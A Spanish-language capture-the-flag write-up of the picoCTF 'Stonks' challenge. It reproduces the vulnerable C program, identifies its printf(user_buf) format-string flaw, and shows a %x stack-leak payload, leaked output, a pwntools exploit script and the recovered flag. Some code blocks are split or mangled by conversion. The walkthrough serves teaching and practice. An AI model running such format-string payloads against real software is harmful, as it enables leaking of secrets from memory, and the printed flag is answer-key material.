

Stonks

Stonks es un challenge relativamente sencillo de picoCTF, de la sección technogym. El challenge se basa en un programa que supuestamente por inteligencia artificial nos ayuda a la compra de acciones(esto no es así :]). A primera vista, tiene varios inputs de usuario, pero todos están protegidos ante un simple ataque de Buffer Overflow.

Si indagamos un poco en el código, nos daremos cuenta de una vulnerabilidad. Utiliza `printf` y como parámetro solo recibe el formato. Esto para una persona que tiene experiencia en C lo vera como algo rarísimo, pero puede ser un error muy común en personas que vienen de programar en Python, (un cambio relativamente común en novatos). En Python puedes hacer esto que no representa un problema de seguridad y es por eso que al cambiar de python a C puedes cometer este tipo de errores. De todas formas, la mayoría de los IDE que he usado avisa que esto puede tener implicaciones de seguridad (probado en VSCode).

Dicho esto veamos el programa en cuestión:

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <time.h>

#define FLAG_BUFFER 128
#define MAX_SYM_LEN 4

typedef struct Stonks {
    int shares;
    char symbol[MAX_SYM_LEN + 1];
    struct Stonks *next;
} Stonk;

typedef struct Portfolios {
    int money;
    Stonk *head;
} Portfolio;

int view_portfolio(Portfolio *p) {
    if (!p) {
        return 1;
    }
    printf("\nPortfolio as of ");
    fflush(stdout);
    system("date"); // TODO: implement this in C
    fflush(stdout);
```

```

printf("\n\n");
Stonk *head = p->head;
if (!head) {
    printf("You don't own any stonks!\n");
}
while (head) {
    printf("%d shares of %s\n", head->shares, head->symbol);
    head = head->next;
}
return 0;
}

```

```

Stonk *pick_symbol_with_AI(int shares) {
    if (shares < 1) {
        return NULL;
    }
    Stonk *stonk = malloc(sizeof(Stonk));
    stonk->shares = shares;

    int AI_symbol_len = (rand() % MAX_SYM_LEN) + 1;
    for (int i = 0; i <= MAX_SYM_LEN; i++) {
        if (i < AI_symbol_len) {
            stonk->symbol[i] = 'A' + (rand() % 26);
        } else {
            stonk->symbol[i] = '\0';
        }
    }

    stonk->next = NULL;

    return stonk;
}

```

```

int buy_stonks(Portfolio *p) {
    if (!p) {
        return 1;
    }
    char api_buf[FLAG_BUFFER];
    FILE *f = fopen("api", "r");
    if (!f) {
        printf("Flag file not found. Contact an admin.\n");
        exit(1);
    }
    fgets(api_buf, FLAG_BUFFER, f);

    int money = p->money;
    int shares = 0;
    Stonk *temp = NULL;
    printf("Using patented AI algorithms to buy stonks\n");

```

```

    while (money > 0) {
        shares = (rand() % money) + 1;
        temp = pick_symbol_with_AI(shares);
        temp->next = p->head;
        p->head = temp;
        money -= shares;
    }
    printf("Stonks chosen\n");

    // TODO: Figure out how to read token from file, for now just ask

    char *user_buf = malloc(300 + 1);
    printf("What is your API token?\n");
    scanf("%300s", user_buf);
    printf("Buying stonks with token:\n");
    printf(user_buf);

    // TODO: Actually use key to interact with API

    view_portfolio(p);

    return 0;
}

Portfolio *initialize_portfolio() {
    Portfolio *p = malloc(sizeof(Portfolio));
    p->money = (rand() % 2018) + 1;
    p->head = NULL;
    return p;
}

void free_portfolio(Portfolio *p) {
    Stonk *current = p->head;
    Stonk *next = NULL;
    while (current) {
        next = current->next;
        free(current);
        current = next;
    }
    free(p);
}

int main(int argc, char *argv[])
{
    setbuf(stdout, NULL);
    srand(time(NULL));
    Portfolio *p = initialize_portfolio();
    if (!p) {
        printf("Memory failure\n");
    }
}

```

```

        exit(1);
    }

    int resp = 0;

    printf("Welcome back to the trading app!\n\n");
    printf("What would you like to do?\n");
    printf("1) Buy some stonks!\n");
    printf("2) View my portfolio\n");
    scanf("%d", &resp);

    if (resp == 1) {
        buy_stonks(p);
    } else if (resp == 2) {
        view_portfolio(p);
    }


    free_portfolio(p);
    printf("Goodbye!\n");

    exit(0);
}

```

Como mencionado anteriormente, cuando analizamos el código, vemos varios gets y scanf, que están allí solamente para distraer, ya que todos están protegidos ante buffer overflow. Pero si miramos un poco nos salta a la vista el uso de printf(user_buf), cuya intención es imprimir exactamente lo que ha introducido el usuario. Esto es una format string vulnerability, la cual presenta una gran falla de seguridad, ya que podríamos llegar a sobrescribir valores en la pila. Pero en este caso nos interesa sacar lo que tenemos de ellas.

Veamos el funcionamiento del programa:



```

Welcome back to the trading app!

What would you like to do?
1) Buy some stonks!
2) View my portfolio

```

De primeras nos encontramos con una interfaz que nos pide que elijamos la opción 1 o la 2. Previo al análisis del código, y sabiendo como funcionan estos challenges, podemos probar a introducir muchos caracteres a ver si en algún momento llegamos al desbordamiento de la pila. Esto no funcionará puesto que tiene las protecciones ya mencionadas. Si seleccionamos ver portfolio nos saca directamente, en cambio si elegimos comprar stonks, nos pedirá que

instertemos el token de la api.

```
Welcome back to the trading app!

What would you like to do?
1) Buy some stonks!
2) View my portfolio
2

Portfolio as of Fri Feb  2 09:24:38 UTC 2024

You don't own any stonks!
Goodbye!
```

```
Welcome back to the trading app!

What would you like to do?
1) Buy some stonks!
2) View my portfolio
1
Using patented AI algorithms to buy stonks
Stonks chosen
What is your API token?
ajdhajdhajdhajdada
Buying stonks with token:
ajdhajdhajdhajdada
Portfolio as of Fri Feb  2 09:25:00 UTC 2024

1 shares of LRE
2 shares of ABKH
90 shares of TYW
70 shares of TV
45 shares of EYO
15 shares of SLR
640 shares of MT
Goodbye!
```

Aqui podemos volver a intentar sobrescribir la pila, pero tampoco funciona. En este

momento fue cuando decidí mirar el código y encontré la vulnerabilidad del printf. Como ya había lidiado alguna vez con este tipo de vulnerabilidad, con python2 desde la terminal decidí imprimir muchas veces %x para posteriormente copiar y pegar esto en el input del api token.

```
python2 -c 'print 30 * "%x"'
```

Una vez tenía esta cadena, la pegue donde debía, y funcionó me sacó muchísimos caracteres que a simple vista parecían hexadecimal, fue por esto que probé unhex para pasar de hexadecimal a ascii, y funcionó, ya teníamos algo que se parecía mucho al flag que buscábamos, pero estaba desordenado. Con un pequeño script de python, podemos automatizar todo y sacar el flag:

```
Welcome back to the trading app!

What would you like to do?
1) Buy some stonks!
2) View my portfolio
1
Using patented AI algorithms to buy stonks
Stonks chosen
What is your API token?
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
Buying stonks with token:
9f60430804b00080489c3f7f68d80ffffffff19f5e160f7f76110f7f68dc709f5f18019f604109f604306f6369707b
465443306c5f49345f74356d5f6c6c306d5f795f79336e3538613032356533fff9a007df7fa3af8f7f7644055cb7200
10f7e05ce9
Portfolio as of Fri Feb  2 10:50:05 UTC 2024

1 shares of HZLJ
2 shares of IXV
3 shares of OC
1 shares of POMY
15 shares of U
113 shares of YEE
12 shares of FCNU
72 shares of WMBI
20 shares of AOWL
305 shares of PSQ
Goodbye!
```

```
kali@kali ~/Hack/pwn/picoctf/stonks$ unhex 82d23b0804b00080489c3f7f21d80ffffffff182d0160f7
f2f110f7f21dc7082d1180182d239082d23b06f6369707b465443306c5f49345f74356d5f6c6c306d5f795f79336e3
538613032356533fff5007df7f5caf8f7f2f440eb2b5f00
h?!/!p-#ocip{FTC0l_I4_t5m_ll0m_y_y3n58a025e3}a+_%
```

Sabiendo esto, este es el script usado para sacar el flag.

```
from pwn import *

s = "" #Declaramos la cadena vacia

#Nos conectamos al target
io = remote('mercury.picoctf.net', 6989)

#Creamos un payload que nos filtrara la pila
payload = 30 * "%x" + "\n"
```

```
#Ejecutamos el payload que nos exfiltrara la pila
io.sendlineafter('portfolio', '1')
io.sendlineafter('?', payload)

#Nos quitamos la linea que nos sobra a mano
io.recvline()
io.recvline()

#Recibimos los caracteres que nos interesan
hexCode = io.recvline()

#Ahora necesitamos que por cada 4 le tenemos que dar la vuelta para
cambiar los endians
ascii = hexCode.decode()
ascii = ascii[::-1]
byte_array = bytearray.fromhex(ascii)
final = byte_array.decode('utf-8', errors='replace')

for i in final:
    if i.isprintable():
        s+= i

nuevaCadena = ""
encontrado = 0

for i in s:
    if i == 'o' or encontrado == 1:
        encontrado = 1
        nuevaCadena += i

print(nuevaCadena)

cadenaOriginal=nuevaCadena

# Dividir la cadena en bloques de 4 caracteres
bloques = [cadenaOriginal[i:i+4] for i in range(0, len(cadenaOriginal),
4)]

# Revertir cada bloque y unirlos
cadenaCorrecta = ''.join(bloque[::-1] for bloque in bloques)

flag = ""

for i in cadenaCorrecta:
    try:
        inti = ord(i)
        if(inti) in range(32,126):
            flag += i
```

```
except ValueError:  
    pass  
  
print(flag)
```

Esto explotará la vulnerabilidad en el formato de cadena, y nos imprimirá por pantalla la flag deseada.

Es posible que debido a errores de programación, se necesite ejecutar varias veces el código para que saque la flag correcta. (En la mayoría de casos no había más de 2 veces seguidas un error).

Flag: picoCTF{I_lost_4ll_my_mon3y_0a853e52}

Esto es todo :), bastante simple, no?...